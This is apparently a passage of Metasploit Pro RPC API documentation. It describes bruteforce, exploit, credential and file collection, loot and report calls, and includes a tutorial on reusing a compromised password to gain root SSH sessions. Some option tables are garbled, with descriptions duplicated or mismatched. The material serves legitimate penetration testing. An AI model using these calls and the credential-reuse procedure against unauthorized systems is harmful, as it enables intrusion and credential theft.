DS_BRUTEFORCE_ GETSESSION	Yes	true	This option specifies whether to use cracked accounts to gain access to the tested systems.
DS_QUICKMODE_CREDS	No	Username Password\n	This option specifies additional credentials to use as part of the bruteforce attack. The syntax is "username" followed by a space, following by the "password", and a new line "\n" for each credential.
DS_PAYLOAD_METHOD	No	auto	This option determines what connection method to use when opening sessions, it can be one of auto, reverse, or bind.

DS_PAYLOAD_TYPE	No	meterpreter	This option determines whether to prefer meterpreter or shell session types.
DS_PAYLOAD_PORTS	No	4000-5000	This option specifies the port range to use for bind and reverse connections.
DS_SMB_DOMAINS	No	Domain1	This option specifies a list of domains, separated by spaces, to use when brute forcing protocols that speak NTLM.
DS_PRESERVE_DOMAINS	No	true	This option specifies whether to use the original domain name with each username and password previously identified.
DS_CRED_FILE_IDS	No	34	This option specifies what imported credential files to include in this bruteforce task. This requires knowledge of the imported credential file IDs.
DS_ MAXGUESSESPERSERVICE	No	100	This option specifies the maximum number of authentication attempts per service, it defaults to 0 which is unlimited.
DS_ MAXMINUTESPERSERVICE	No	60	This option specifies the maximum amount of time in minutes to spend on each service, it defaults to 0 which is unlimited.
DS_ MAXGUESSESPERUSER	No	3	This option specifies the maximum number of guesses to try for each unique user account, it defaults to 0 which is unlimited.
DS_MAXMINUTESOVERALL	No	30	This option specifies the maximum amount of time to run for the entire bruteforce task, it defaults to 0 which is unlimited.
DS_MAXGUESSESOVERALL	No	1000	This option specifies the maximum number of guesses to try overall, it defaults to 0 which is unlimited.
DS_BRUTEFORCE_SKIP_ BLANK_PASSWORDS	No	true	This option specifies whether to skip blank passwords entirely, it defaults to false.
DS_BRUTEFORCE_SKIP_ MACHINE_NAMES	No	true	This option specifies whether to skip machine names as a password seed source for the wordlist, it defaults to false.
DS_BRUTEFORCE_SKIP_ BUILTIN_WINDOWS_ ACCOUNTS	No	true	This option specifies whether to skip builtin Windows accounts that typically do not have weak passwords (service accounts).
DS_BRUTEFORCE_SKIP_	No	true	This options specifies whether to skip

BLANK_BUILTIN_UNIX_ ACCOUNTS			built-in Unix accounts that typically do have weak passwords (service accounts).
DS_BRUTEFORCE_ RECOMBINE_CREDS	No	true	This option specifies whether to recombine known, imported, and additional credentials to create the wordlists.
DS_MSSQL_WINDOWS_ AUTH	No	true	This option indicates that MSSQL Server authentication should use NTLM instead of Standard mode. This defaults to false.

A sample request to start a new Bruteforce task:

Request Example:

```
[ "pro.start_bruteforce", "<token>",
    {
    "workspace" => "Project1",
    "DS_WHITELIST_HOSTS" => "192.168.0.0/24",
    "DS_BRUTEFORCE_SCOPE" => "defaults",
    "DS_BRUTEFORCE_SERVICES" => "SSH HTTP",
    "DS_BRUTEFORCE_SPEED" => "TURBO",
    "DS_INCLUDE_KNOWN" => normal,
    "DS_BRUTEFORCE_GETSESSION" => true
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_exploit (Hash:Config)

The pro.start_exploit method is what drives the exploit action within the Metasploit Pro user interface. The pro.start_exploit method takes a large number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API. The exploit action requires hosts, services, and optionally vulnerabilities to be present before it can be used. This can be accomplished using the scan, import, and Nexpose actions first.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro

			username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_WHITELIST_ HOSTS	Yes	192.168.0.0/24	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
DS_BLACKLIST_ HOSTS	No	192.168.0.3	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_WHITELIST_ PORTS	No	1-1000	This option specifies what ports are allowed during the exploitation task. This defaults to 1-65535 (all ports).
DS_BLACKLIST_ PORTS	No	80,443	This option determines what addresses should be excluded from the test. Multiple entries should be separated by spaces. This option specifies a list of ports to avoid during the exploitation task.
DS_MinimumRank	Yes	great	This option specifies the minimum reliability level of exploits to include the exploitation task. This is one of the following settings, in order of increasing liability: low, average, normal, good, great, or excellent. This option indicates how many exploits to run in parallel. The default is 5 and a reasonable maximum is 10 due to how resources are allocated. This option sets the maximum amount of time any individual exploit can run. Setting this below 2 minutes can prevent some exploits from working. This option determines whether to attempt to avoid exploiting systems that already have an active session. The default is true. This option specifies whether to avoid running exploits against systems that are known to fall over during common testing. This is based on an internal blacklist and results in printers and many network devices being skipped automatically by the exploit engine. This setting defaults to true. This option instructs the exploit engine to use OS information when matching exploits to hosts. Exploits will only be skipped when the confidence of the OS signature is high. The default for

			this option is true.
DS_EXPLOIT_ SPEED	Yes	5	This option indicates how many exploits to run in parallel. The default is 5 and a reasonable maximum is 10 due to how resources are allocated.
DS_EXPLOIT_ TIMEOUT	No	5	This option sets the maximum amount of time any individual exploit can run. Setting this below 2 minutes can prevent some exploits from working.
DS_LimitSessions	No	false	This option determines whether to attempt to avoid exploiting systems that already have an active session. The default is true.
DS_ IgnoreFragileDevices	No	false	This option specifies whether to avoid running exploits against systems that are known to fall over during common testing. This is based on an internal blacklist and results in printers and many network devices being skipped automatically by the exploit engine. This setting defaults to true.
DS_FilterByOS	No	false	This option instructs the exploit engine to use OS information when matching exploits to hosts. Exploits will only be skipped when the confidence of the OS signature is high. The default for this option is true.
DS_OnlyMatch	No	false	This option, when set to true, instructions to exploit engine to match exploits but not actually run them. The default setting is false.
DS_MATCH_ VULNS	Yes	false	This option instructs the exploit engine to match exploits based on vulnerability references. This setting defaults to true.
DS_MATCH_ PORTS	Yes	false	This option instructs the exploit engine to match exploits based on open services. This setting defaults to true.
DS_PAYLOAD_ METHOD	No	auto	This option determines what connection method to use when opening sessions, it can be one of auto, reverse, or bind.
DS_PAYLOAD_ TYPE	No	meterpreter	This option determines whether to prefer meterpreter or shell session types.
DS_PAYLOAD_ PORTS	No	4000-5000	This option specifies the port range to use for bind and reverse connections.
DS_EVASION_	No	1	This option specifies a transport-level

LEVEL_TCP			evasion level between 0 and 3.
DS_EVASION_ LEVEL_APP	No	1	This option specifies an application-level evasion level between 0 and 3.
DS_ModuleFilter	No	exploit/windows/smb/psexec	This option specifies a whitelist of module names that are allowed to be run, separated by commas. By default all modules are considered that meet the other criteria.

A sample request to run exploits across a network range:

Request Example:

```
[ "pro.start_exploit", "<token>",
    {
    "workspace" => "Project1",
    "DS_WHITELIST_HOSTS" => "192.168.0.0/24",
    "DS_MinimumRank" => "great",
    "DS_EXPLOIT_SPEED" => 5,
    "DS_EXPLOIT_TIMEOUT" => 2,
    "DS_LimitSessions" => true,
    "DS_MATCH_VULNS" => true,
    "DS_MATCH_PORTS" => true
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_cleanup (Hash:Config)

The pro.start_cleanup method is what drives the Cleanup action within the Metasploit Pro user interface. The pro.start_cleanup method takes a number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.

DS_SESSIONS	Yes	1 2 3	This option specifies a list of session IDs to close. These are RPC service session IDs.
DS_DBSESSIONS	No	1001 1002	This option specifies a list of session IDs by their database identifiers.

Request Example:

```
[ "pro.start_cleanup", "<token>",
    {
    "workspace" => "Project1",
    "DS_SESSIONS" => "100 101 102",
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_collect (Hash:Config)

The pro.start_collect method is what drives the Collect action within the Metasploit Pro user interface. The pro.start_collect method takes a number of options in the form of a single Response: parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Description
workspace	Yes	Project1	This option indicates the project name that this import should be part of. This correlates to the full name of the project as listed in the user interface.
username	No	admin	This option specifies which Pro username this task should be attributed to. If not specified, the first user with administrative privileges is used.
DS_SESSIONS	Yes	1 2 3	This option specifies a list of session IDs to close. These are RPC service session IDs.
DS_COLLECT_ SYSINFO	Yes	true	This option indicates whether basic system information should be acquired.
DS_COLLECT_ PASSWD	Yes	true	This option indicates whether password and hashes should be acquired.
DS_COLLECT_ SCREENSHOTS	Yes	true	This option indicates whether screenshots should be taken.
DS_COLLECT_SSH	Yes	true	This option indicates whether ssh key information should be acquired.

DS_COLLECT_FILES	Yes	true	This option indicates whether specific files matching a pattern should be acquired.
DS_COLLECT_FILES_PATTERN	No	*.doc	This option sets the file pattern to automatically download.
DS_COLLECT_FILES_COUNT	No	100	This option sets the maximum number of files to download per session.
DS_COLLECT_FILES_SIZE	No	40	This option sets the maximum file size to download per file, in kilobytes.

Request Example:

```
[ "pro.start_collect", "<token>",
    {
    "workspace" => "Project1",
    "DS_SESSIONS" => "100 101 102",
    "DS_COLLECT_SYSINFO" => true,
    "DS_COLLECT_PASSWD" => true,
    "DS_COLLECT_SCREENSHOTS" => true,
    "DS_COLLECT_SSH" => true,
    "DS_COLLECT_FILES" => false
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_report

The pro.start_report method drives the report actions within the Metasploit Pro user interface. The pro.start_report method takes a number of options in the form of a single hash parameter and returns a task ID that can be monitored using the Pro task API.

The individual options within the hash are defined in the table below.

Option	Required	Example	Type	Description
workspace_name	Yes	Project1	String	The name of the workspace that you want to use to gather data for the report.
name	Yes	reportABC	String	The name the report will be saved as.
report_type	Yes	audit	String	The type of report you want to generate. The report_type can be activity, audit, credentials, collected_

				evidence, compromised_ hosts, custom, fisma, mm_ auth, mm_pnd, mm_ segment, pci, services, social_engineering, or webapp_assessment.
report_template	Yes	/path/to/custom.jrxml	String	The template used for custom reports. To specify a template, enter the full file path to the custom Jasper JRXML template. Do not use this field unless the report_type is set to 'custom'.
created_by:	Yes	admin	String	The username to which the report should be attributed.
file_formats	Yes	pdf	Array	The file formats you want generate for the report. Available file formats include PDF, HTML, RTF, XML, and Word; however, the file formats that are available vary for each report type. The Activity, Web App Assessment, FISMA, and PCI reports do not include the Word format. Only the PCI and FISMA reports support the XML format.
email_recipients	No	joe@mail.com, jon@mail.com	String	The addresses to which the report should be emailed. Addresses can be separated with comma, semicolon, newlines, or spaces.
mask_credentials	No	true	Boolean	Enables or disables the masking of credentials in a report. Set this option to true or false.
included_addresses	No	192.168.1.0/24	String	Includes the specified hosts in the report.
excluded_addresses	No	192.168.1.1	String	Excludes the specified hosts from the report.

logo_path	No		String	Adds a custom logo to the report's cover page. You must specify the full path to the image. The image must have agif, png, jpg, or jpeg file type.
se_campaign_id	No	1	Integer	The ID of the social engineering campaign you want to use to gather data for the report. Only use this field for Social Engineering reports.
sections	No	cover, project_ summary, task_ details	Array	Identifies the sections you want to include in the report. Only the specified sections will be included. Otherwise, if you do not specify this option, all sections will be included. To see the section names for a report, use the pro.list_ report_types method.
usernames_reported	No	admin1, admin 2	String	Includes a list of active users in the Executive summary section of the report. You must provide a comma separated list of user names.

Request Example:

```
[ "pro.report_start", "<token>",
    {
    workspace: workspace_name,
    name: "default_#{Time.now.to_i}",
    report_type: :audit,
    created_by: 'whoareyou',
    file_formats: [:pdf]
    }
]
```

pro.report_list

The pro.report_list method displays all reports that have been generated in the specified workspace.

pro.list_report_types

The pro.list_report_types method displays all the report types that can be generated in a workspace.

pro.report_download

The pro.report_download method downloads the specified report and its artifacts.

pro.report_artifact_download

The pro.report_artifact_download method downloads the specified report artifact.

pro.start_export

The pro.start_export method drives the export actions within the Metasploit Pro user interface.

The individual options within the hash are defined in the table below.

Option	Required	Example	Type	Description
workspace_name	Yes	project1	String	The name of the workspace that you want to export data from.
export_type	Yes			
created_by:	Yes	admin	String	The username to which the export should be attributed.
name	No	reportABC	String	The name the export file will be saved as.
mask_credentials	No	true	Boolean	Enables or disables the masking of credentials in an export. Set this option to true or false.
included_addresses	No	192.168.1.0/24	String	Includes the specified hosts in the export.
excluded_addresses	No	192.168.1.1	String	Excludes the specified hosts from the export.

pro.export_list

The pro.export_list method displays all exports that have been generated in the specified workspace.

pro.export_download

The pro.export_download method downloads the specified export file.

pro.start_webscan (Hash:Config)

The pro.start_webscan method is what drives the WebScan action within the Metasploit Pro user interface. The pro.start_webscan method takes a large number of options in the form of a single Response: parameter and returns a task ID that can be monitored using the Pro task API. The individual options within the hash are defined in the table below.

A sample request to run exploits across a network range:

Request Example:

```
[ "pro.start_webscan", "<token>",
    {
    "workspace" => "Project1",
    "DS_URLS" => "http://www.example.org/",
    "DS_MAX_PAGES" => 1000,
    "DS_MAX_MINUTES" => 5,
    "DS_MAX_THREADS" => 2
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_webaudit (Hash:Config)

The pro.start_webaudit method is what drives the WebAudit action within the Metasploit Pro user interface. The pro.start_webaudit method takes a large number of options in the form of a single Response: parameter and returns a task ID that can be monitored using the Pro task API. The WebAudit action requires one or more existing forms to have been identified by the WebScan action or an import from another data source.

The individual options within the hash are defined in the table below.

A sample request to run exploits across a network range:

Request Example:

```
[ "pro.start_webaudit", "<token>",
    {
    "workspace" => "Project1",
    "DS_URLS" => "http://www.example.org/login.aspx",
    "DS_MAX_REQUESTS" => 1000,
    "DS_MAX_MINUTES" => 2,
    "DS_MAX_THREADS" => 1,
    "DS_MAX_INSTANCES" => 10
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.start_websploit (Hash:Config)

The pro.start_websploit method is what drives the WebSploitt action within the Metasploit Pro user interface. The pro.start_websploit method takes a large number of options in the form of a single Response: parameter and returns a task ID that can be monitored using the Pro task API. The WebSploit action requires one or more existing vulnerabilities to have been identified by WebAudit or imported from another data source.

The individual options within the hash are defined in the table below.

A sample request to run exploits across a network range:

Request Example:

```
[ "pro.start_websploit", "<token>",
    {
    "workspace" => "Project1",
    "DS_VULNERABILITIES" => "100 101 102",
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

Pro Import API

pro.import_data (String:Workspace, BinaryString:Data, Hash:Options)

The pro.import_data method starts a new import task with the supplied data.

Request Example:

```
[ "pro.import_data", "<token>", "Project1", "<DATA>",
    {
    'blacklist_hosts' => '',
    'preserve_hosts' => false
}
```

Response Example:

```
{ "task_id" => "109" }
```

pro.import_file (String:Workspace, String:Path, Hash:Options)

The pro.import_file method starts a new import task with the supplied server-local path.

Request Example:

```
[ "pro.import_file", "<token>", "Project1", "/home/data/report.xml",
    {
    'blacklist_hosts' => '',
    'preserve_hosts' => false
    }
]
```

Response Example:

```
{ "task_id" => "109" }
```

pro.validate_import_file (String:Path)

The pro.validate_import_file method validates a file on disk to verify that it is a support data format. This method is non-standard in that it only returns a true or false value.

Request Example:

```
[ "pro.import_file", "<token>", "Project1", "/home/data/report.xml",
    {
    'blacklist_hosts' => '',
    'preserve_hosts' => false
    }
]
```

Response Example:

```
        true
```

Pro Loot API

pro.loot_download (Integer:LootID)

The pro.loot_download method downloads the file associated with loot record, by unique ID

Request Example:

```
    [ "pro.loot_download", "<token>", 99 ]
```

Response Example:

```
    { "data" => "<BinaryData>" }
```

pro.loot_list (String:WorkspaceName)

The pro.loot_download method returns a list of available loot records in a workspace

Request Example:

```
    [ "pro.loot_list", "<token>", "Project1" ]
```

Response Example:

```
    {
    "900" => {
        'workspace' => "Project1",
        'host' => "1.2.3.4",
        'service' => 80,
        'proto' => 'tcp',
        'ltype' => 'screenshot',
        'ctype' => 'image/jpeg',
        'created_at' => <Unix Timestamp Integer>,
        'updated_at' => <Unix Timestamp Integer>,
        'name' => 'desktop.jpg',
        'info' => 'User desktop screenshot',
        'path' => '/opt/metasploit/loot/wspace_1_xxxxx.jpg',
        'size' => 40945
        }
    }
```

Pro Module API

pro.module_search (String:SearchQuery)

The pro.module_search method scans the module database and returns any entries matching the specified search query.

Request Example:

```
    [ "pro.module_search", "<token>", "dcom" ]
```

Response Example:

```
    { "matches"=>
    {"exploit/windows/dcerpc/ms03_026_dcom"=>
    {"type" => "exploit",
        "name" => "Microsoft RPC DCOM Interface Overflow",
        "rank" => 500,
        "description" => "Long description…",
        "license" => "Metasploit Framework License (BSD)",
        "filepath" => "[..]/windows/dcerpc/ms03_026_dcom.rb",
        "version" => "11545",
        "arch" => [],
        "platform" => [],
        "references" =>
        [["CVE", "2003-0352"],
        ["OSVDB", "2100"],
        ["MSB", "MS03-026"],
        ["BID", "8205"]],
        "authors" =>
        ["hdm <hdm[at]metasploit.com>",
        "spoonm <spoonm@no$email.com>",
        "cazz <bmc[at]shmoo.com>"],
        "privileged" => true,
        "disclosure_date" => 1058313600,
        "targets" => {0=>"Windows NT SP3-6a/2000/XP/2003 Universal"},
        "default_target" =>"0",
        "stance" => "aggressive"}, …
        }
    }
    }
```

pro.module_validate (String:ModuleName, Hash:ModuleOptions)

The pro.module_validate method is used to determine whether a set of options satisfies the requirements of a given module.

Request Example:

```
[ "pro.module_validate", "<token>",
    "exploit/windows/smb/psexec", {
    "RHOST" => "1.2.3.4"
    }
]
```

Response Example:

```
{ "result" => "success" }
```

Invalid options would result in the following:

Response Example:

```
    {
    "result" => "failure",
    "error" => "The following options failed to validate: RHOST."
    }
```

pro.modules (String:ModuleType)

The pro.modules method returns the full set of modules for a given type

Request Example:

```
[ "pro.modules", "<token>", "post" ]
```

Response Example:

```
{"modules" =>
{ "post/linux/gather/checkvm" =>
    {"type" => "post",
    "name" => "Linux Gather Virtual Environment Detection",
    "rank" => 300,
    "description" => "Long description…",
    "license" => "Metasploit Framework License (BSD)",
    "filepath" => "[…]post/linux/gather/checkvm.rb",
    "version" => "13173",
    "arch" => [],
    "platform" => ["Msf::Module::Platform::Linux"],
    "references" => [],
    "authors" => ["Carlos Perez <carlos_perez[at]darkoperator.com>"],
    "privileged" => false}, …
    }
}
}
```

Sample Usage

The following scripts provide examples of how you can use the RPC API to perform common tasks. These examples can be viewed in `metasploit/apps/pro/api-example`.

Adding a Workspace

```
#
# NOTE: Workspace and Project are the same thing.
#
require_relative 'metasploit_rpc_client'
workspace_attrs = {

    name: "FooCorp Pentest",
    limit_to_network: true,
    boundary: "10.2.3.1-10.2.3.24",
    description: "A test of FooCorp's mission-critical internal Quake LAN."
}

# Setup stuff from CLI
api_token = ARGV[0]
host = ARGV[1]

# Make the client - set ssl to true in install environments
client = MetasploitRPCClient.new(host:host, token:api_token, ssl:false, port:50505)
client.call "pro.workspace_add", workspace_attrs
```

Listing, Downloading, and Generating a Report

```
# Examples of report listing, download, and generation via RPC API.
#
# Usage:
# ruby report_api_test.rb <SERVICE KEY> <MSPro instance> '<WorkspaceName>'
#
# Service key: Generate an API token from Global Settings, requires
# Pro licensed instance.
# MSPro instance: 127.0.0.1 if running locally
#
#

require_relative 'metasploit_rpc_client'
```

```
# Setup stuff from CLI
api_token = ARGV[0]
host = ARGV[1]
workspace_name = ARGV[2]
# Make the client
client = MetasploitRPCClient.new(host:host, token:api_token, ssl:false, port:50505)

## Reports
# List report types
type_list = client.call('pro.list_report_types')
puts "Allowed Report types: \n#{type_list}"

# List current reports
#report_list = client.call('pro.report_list', workspace_name)
#puts "\n\nExisting Reports: #{report_list}\n"

# Download report artifact
#report_artifact_id = 1
#artifact = client.call('pro.report_artifact_download', report_artifact_id)
#tmp_path = "/tmp/report_#{report_artifact_id}#{File.extname(artifact['file_path'])}"
#File.open(tmp_path, 'w') {|c| c.write artifact['data']}
#puts "Wrote report artifact #{report_artifact_id} to #{tmp_path}"

# Create a report
#report_hash = {workspace: workspace_name,
# name: "SuperTest_#{Time.now.to_i}",
# report_type: :audit,
# #se_campaign_id: 1,
# created_by: 'whoareyou',
# file_formats: [:pdf]
#}
#report_creation = client.call('pro.start_report', report_hash)
#puts "\n\nCreated report: \n#{report_creation}"

## Download report and child artifacts
#report_id = 1
#report = client.call('pro.report_download', report_id)
#report['report_artifacts'].each_with_index do |a, i|
# tmp_path = "/tmp/report_test_#{i}_#{Time.now.to_i}#{File.extname(a['file_path'])}"
# File.open(tmp_path, 'w') {|c| c.write a['data']}
# puts "Wrote report artifact #{report_id} to #{tmp_path}"
#end
```

Importing Data

```
#
# Example of data import via the RPC API.
#
# Usage:
# ruby import_api_test.rb <Service key> <MSPro instance> \
# '<Project name>' \
# '<Full path to import file>'
#
# Service key: Generate an API token from Global Settings, requires
# Pro licensed instance.
# MSPro instance: 127.0.0.1, if running locally
# Project name: name of an existing workspace into which to import
# Import file path: fully qualified path to import file of supported
# format
#
require_relative 'metasploit_rpc_client'

# CLI arguments
api_token = ARGV[0]
host = ARGV[1]
workspace_name = ARGV[2]
import_file_path = ARGV[3]

unless api_token && host && workspace_name
raise Exception, 'You must specify an API token, an instance address, and a workspace
name.'
end
unless import_file_path
raise Exception, 'You must specify an import file path.'
end

# Make the client
client = MetasploitRPCClient.new(host:host, token:api_token, ssl:false, port:50505)

# Import config
import_hash = {
workspace: workspace_name,
# Toggle datastore options (documented, with some exceptions, like
# this handy one) thusly:
# DS_AUTOTAG_OS: true,
# TODO Update with correct path:
DS_PATH: import_file_path
}

import = client.call('pro.start_import', import_hash)
puts "\nStarted import: \n#{import}"
```

Exporting Data

```
# Examples of export listing, download, and generation via
# RPC API.
#
# Usage:
# ruby export_api_test.rb <SERVICE KEY> <MSPro instance> '<WorkspaceName>'
#
```

```
# Service key: Generate an API token from Global Settings, requires
# Pro licensed instance.
# MSPro instance: 127.0.0.1 if running locally
#
#

require_relative 'metasploit_rpc_client'

# Setup stuff from CLI
api_token = ARGV[0]
host = ARGV[1]
workspace_name = ARGV[2]

# Make the client
client = MetasploitRPCClient.new(host:host, token:api_token, ssl:false, port:50505)

### Exports
## List current exports
export_list = client.call('pro.export_list', workspace_name)
puts "Existing Exports: #{export_list}"

## Create export
# export_types = ['zip_workspace','xml','replay_scripts','pwdump']
# export_config = {created_by: 'whoareyou',
# export_type: export_types[0],
# workspace: workspace_name}
# export_creation = client.call('pro.start_export', export_config)
# puts "Created export: #{export_creation}"

## Download export
# export_id = 1
# export = client.call('pro.export_download', export_id)
# tmp_path = "/tmp/export_test_#{export_id}#{File.extname(export['file_path'])}"
# File.open(tmp_path, 'w') {|c| c.write export['data']}
# puts "Wrote export #{export_id} to #{tmp_path}"
```

Tutorial

Find Linux Servers that allow me to log in as root using a known credential

Let's lay out the testing scenario. Assume, through one method or another, I've obtained the clear-text password for a single user - Bob. I have Bob's Windows credentials and can easily, through RDP or psexec, access his machine. I've determined that Bob is a Linux Administrator. I wish to determine what, if any, Linux servers allow me to log in as "root" using Bob's compromised password. There are a number of ways to accomplish this. Below is one such method.

```
nmap 10.0.1.1/24 -p22 -oG ssh_scan.gnmap
```

The file, ssh_scan.gnmap, contains our live hosts and the status of SSH. We'll need to clean up the results file to hone in on only those hosts with SSH "open." The following command does just that and saves the target IPs to a separate file:

```
cat ssh_scan.gnmap | grep open | cut -d " " -f 2 > ssh_hosts.txt
```

We now have a file named ssh_hosts.txt that contains a list of IP addresses running SSH. Next, let's start Metasploit and the MSGRPC interface:

```
msfconsole msf exploit(handler) > load msgrpc Pass=pa55w0rd

[*] MSGRPC Service: 127.0.0.1:55552

[*] MSGRPC Username: msf

[*] MSGRPC Password: pa55w0rd

[*] Successfully loaded plugin: msgrpc msf exploit(handler) >
```

At this point, Metasploit's RPC interface is listening on port 55552. We can proceed to write our Python script to automate the task of testing SSH logins. I highly recommend you look over Metasploit's Remote API Documentation before proceeding. The following pseudo code addresses our needs:

Authenticate to Metasploit's MSGRPC interface (username: msf, password: pa55w0rd).

Create a Metasploit console.

For each Linux host in the file, run the SSH_login module using Bob's compromised password of 's3cr3t'.

Destroy the Metasploit console (clean up to preserve resources).

Interact with any SSH sessions established.

A complete listing of the Python source is below (be gentle, I'm not a programmer). To proceed with the testing, I update the user settings at the top of the script to reflect a USERNAME of "root" and a PASSWORD of "s3cr3t" (which is Bob's compromised password). Save the changes and run the Python script:

```
./msfrpc_ssh_scan.py

[+] Authentication successful

[+] Console 0 created [!] Testing host 10.0.1.43

[+] Listing sessions... Session ID Target 1 root@10.0.1.43
```

Looking at the session listing, the script successfully authenticated as "root" using Bob's password on host 10.0.1.43. Our Metasploit console that we started previously confirms this fact:

```
msf exploit(handler) >

[*] Command shell session 1 opened (10.0.2.10:43863 -> 10.0.1.43:22)...

msf exploit(handler) > sessions -l

Active sessions

===============

1 shell linux SSH root:s3cr3t (10.0.1.43:22) 10.0.2.10:43863 -> 10.0.1.43:22 (10.0.1.43)
```